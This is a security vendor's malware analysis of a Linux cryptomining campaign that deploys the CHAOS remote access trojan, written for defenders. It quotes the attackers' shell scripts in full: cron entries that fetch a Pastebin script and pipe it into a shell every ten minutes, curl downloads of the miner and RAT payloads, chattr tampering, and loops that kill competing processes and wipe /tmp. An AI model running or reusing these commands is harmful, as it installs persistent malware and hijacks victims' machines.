Linux Cryptocurrency Mining Attacks Enhanced via CHAOS RAT

trendmicro.com/en_us/research/22/l/linux-cryptomining-enhanced-via-chaos-rat-.html

December 12, 2022

Content added to Folio

Cloud

We intercepted a cryptocurrency mining attack that incorporated an advanced remote access trojan (RAT) named the CHAOS Remote Administrative Tool.

By: David Fiser, Alfredo Oliveira December 12, 2022 Read time: (words)

We've previously written about cryptojacking scenarios involving Linux machines and specific cloud computing instances being targeted by threat actors active in this space such as TeamTNT. We found that the routines and chain of events were fairly similar even if it involved different threat actors: the initial phase saw attackers trying to kill off competing malware, security products, and other cloud middleware. This was followed by routines for persistence and payload execution, which in most cases is a Monero (XMR) cryptocurrency miner. For more sophisticated threats, we also observed capabilities that allowed it to spread to more devices.

In November 2022, we intercepted a threat that had a slightly different routine and incorporated an advanced remote access trojan (RAT) named the CHAOS Remote Administrative Tool (Trojan.Linux.CHAOSRAT), which is based on an open source project.

Note that the original flow involving the termination of competing malware such as Kinsing and the killing of resources that influence cryptocurrency mining performance remained unchanged.

```
#!/bin/sh
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin
ps aux | grep -v grep | grep 'givemexyz' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'dbuse' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'kdevtmpfsi' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'javaupDates' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'kinsing' | awk '{print $2}' | xargs -I % kill -9 %
killall /tmp/*
killall /tmp/.*
killall /var/tmp/*
killall /var/tmp/.*
pgrep JavaUpdate | xargs -I % kill -9 %
pgrep kinsing | xargs -I % kill -9 %
pgrep donate | xargs -I % kill -9 %
pgrep kdevtmpfsi | xargs -I % kill -9 %
pgrep sysupdate | xargs -I % kill -9 %
pgrep mysqlserver | xargs -I % kill -9 %
chattr -ia /var/spool/cron/root
```

Figure 1. The original cryptojacking workflow

The malware achieves its persistence by altering */etc/crontab* file, a UNIX task scheduler that, in this case, downloads itself every 10 minutes from Pastebin.

```
chattr -ia /etc/crontab
echo '*/10 * * * * root curl -fsSL https://pastebin.com/raw/xg546sAd | sh' > /etc/crontab
chattr +ia /etc/crontab
chattr -ia /var/spool/cron/root
chattr -ia /var/spool/cron/crontabs/root
echo '*/10 * * * * curl -fsSL https://pastebin.com/raw/xg546sAd | bash' >/var/spool/cron/root
echo '*/10 * * * * curl -fsSL https://pastebin.com/raw/xg546sAd | bash' >/var/spool/cron/crontabs/root
echo '*/10 * * * * root curl -fsSL https://pastebin.com/raw/xg546sAd | sh' > /etc/cron.d/root
chattr +ia /var/spool/cron/root
chattr +ia /etc/cron.d/root
chattr +ia /var/spool/cron/crontabs/root
```

Figure 2. Achieving persistence using cron and downloaded shell scripts from Pastebin

This is followed by downloading additional payloads: an XMRig miner, its configuration file, a shell script looping “competition killer,” and most importantly, the RAT itself.

```
pkill solr.sh
pkill solrd
ps aux | grep -v grep | grep -v 'java\|redis\|mongod\|mysql\|oracle\|tomcat\|grep\|postgres\|
rm -rf /tmp/.solr
mkdir /tmp/.solr
chmod +rwx /tmp/.solr
curl -fsSL [redacted]starrail/config/config.json -o /tmp/.solr/config.json
curl -fsSL [redacted]starrail/cbt2zip/setup.exe -o /tmp/.solr/solrd
curl -fsSL [redacted]solr.sh -o /tmp/.solr/solr.sh
curl -fsSL [redacted]genshin -o /tmp/.solr/genshin
chmod +x /tmp/.solr/genshin
chmod +x /tmp/.solr/solrd
chmod +x /tmp/.solr/solr.sh
nohup /tmp/.solr/solr.sh &>/dev/null &
sleep 10
rm -f /tmp/.solr/solr.sh
```

Figure 3. Additional payload download

```
#!/bin/sh
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin
while [ 1 ]
do
    killall /tmp/*
    killall /var/tmp/*
    crontab -l | sed '[redacted]' | crontab -
    crontab -l | sed '/c1.sh/d' | crontab -
    crontab -l | sed '/xms/d' | crontab -
    crontab -l | sed '/kwork.sh/d' | crontab -
    crontab -l | sed '/cyberium/d' | crontab -
    crontab -l | sed '/newdat/d' | crontab -
    rm -f /tmp/*
    ps aux | grep -v grep | grep 'javaupDates' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'givemexyz' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'dbused' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kdevtmpfsi' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kinsing' | awk '{print $2}' | xargs -I % kill -9 %
```

Figure 4. Infinite loop of competing process kill

The main downloader script and further payloads are hosted in different locations to ensure that the campaign remains active and constantly spreading. The scripts show that the main server, which is also used for downloading payloads, appears to be located in Russia, with historical *whois* data showing that it

also used for cloud bulletproof hosting (a modus operandi that was previously employed by hacking teams — using open source tools — that focused their attacks on cloud infrastructure, containers, and Linux environments).

This command-and-control (C&C) server is used only for providing payloads — Chaos RAT connects to another C&C server, likely located in Hong Kong (which we determined through IP geolocation). When running, the RAT client connects to the C&C server via its address, and default port, using a JSON Web Token (JTW) for authorization.

Upon connection and successful authorization, the client sends detailed information on the infected machine to the C&C server using the command */device*.

The RAT is a Go-compiled binary with the following functions:

- Perform reverse shell
- Download files
- Upload files
- Delete files
- Take screenshots
- Access file explorer
- Gather operating system information
- Restart the PC
- Shutdown the PC
- Open a URL



Figure 5. Some implemented functions that can be sent to communicated machine via the C&C server

s	.gopclntab:0...	00000038	C	github.com/ CHAOS/client/app/services.init
s	.gopclntab:0...	00000056	C	github.com/ CHAOS/client/app/services/delete.(*DeleteService).DeleteFile
s	.gopclntab:0...	00000053	C	github.com/ CHAOS/client/app/services/delete.DeleteService.DeleteFile
s	.gopclntab:0...	0000005C	C	github.com/ CHAOS/client/app/services/download.(*DownloadService).DownloadFile
s	.gopclntab:0...	00000059	C	github.com/ CHAOS/client/app/services/download.DownloadService.DownloadFile
s	.gopclntab:0...	0000004F	C	github.com/ CHAOS/client/app/services/download.NewDownloadService
s	.gopclntab:0...	00000050	C	github.com/ CHAOS/client/app/services/download.getFilenameFromPath
s	.gopclntab:0...	00000060	C	github.com/ CHAOS/client/app/services/explorer.(*ExplorerService).ExploreDirectory
s	.gopclntab:0...	0000005D	C	github.com/ CHAOS/client/app/services/explorer.ExplorerService.ExploreDirectory
s	.gopclntab:0...	0000004A	C	github.com/ CHAOS/client/app/services/explorer.ListDirectory
s	.gopclntab:0...	00000065	C	github.com/ CHAOS/client/app/services/information.(*InformationService).LoadDeviceSpecs
s	.gopclntab:0...	00000062	C	github.com/ CHAOS/client/app/services/information.InformationService.LoadDeviceSpecs
s	.gopclntab:0...	00000055	C	github.com/ CHAOS/client/app/services/information.NewInformationService
s	.gopclntab:0...	00000055	C	github.com/ CHAOS/client/app/services/os.(*OperatingSystemService).Lock
s	.gopclntab:0...	00000058	C	github.com/ CHAOS/client/app/services/os.(*OperatingSystemService).Restart
s	.gopclntab:0...	00000059	C	github.com/ CHAOS/client/app/services/os.(*OperatingSystemService).Shutdown

Figure 6. Strings linking the binary to CHAOS RAT



Figure 7. GitHub page for CHAOS RAT showing some of its functions

An interesting trait of the malware family we intercepted is that the address and access token are passed as compilation flags and hardcoded inside the RAT client, replacing any data inside variables from the main code.

```
115958:-ldflags=" -s -w -X main.Version=v5.0.5 -X main.ServerPort=8080 -X main.ServerAddress=4    .146 -X main.Toke
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdXRob3
```



Figure 8. The address and access token being passed as compilation flags and hardcoded inside the RAT client

Conclusion

On the surface, the incorporation of a RAT into the infection routine of a cryptocurrency mining malware might seem relatively minor. However, given the tool's array of functions and the fact that this evolution shows that cloud-based threat actors are still evolving their campaigns, it is important that both organizations and individuals stay extra vigilant when it comes to security. In our research on cloud-based cryptocurrency mining groups, we provided several concrete measures and best practices that enterprises can implement to help strengthen their defensive posture.

Organizations can also consider powerful cloud security technologies such as Trend Micro Cloud One™ – Workload Security, which helps defend systems against vulnerability exploits, malware, and unauthorized change. Using techniques such as machine learning (ML) and virtual patching, it can automatically secure new and existing workloads both against known and unknown threats.

Indicators of Compromise

The indicators of compromise for this entry can be found here.

MITRE ATT&CK

Initial Access	Discovery	Execution	Persistence	Collection	Command and Control	Exfiltration	Impact
External Remote Services	Network Service Scanning	Command and Scripting Interpreter	Scheduled Task/Job	Screen Capture	Remote Access Software	Exfiltration Over C2 Channel	Resource Hijacking

Exploit Public-Facing Application	Account Discovery		Commonly Used Port	System Shutdown/Reboot
			Standard Application Layer Protocol	Endpoint Denial of Service
				Data Manipulation

sXpIBdPeKzI9PC2p0SWMpUSM2NSxWzPyXTMLlbXmYa0R20xk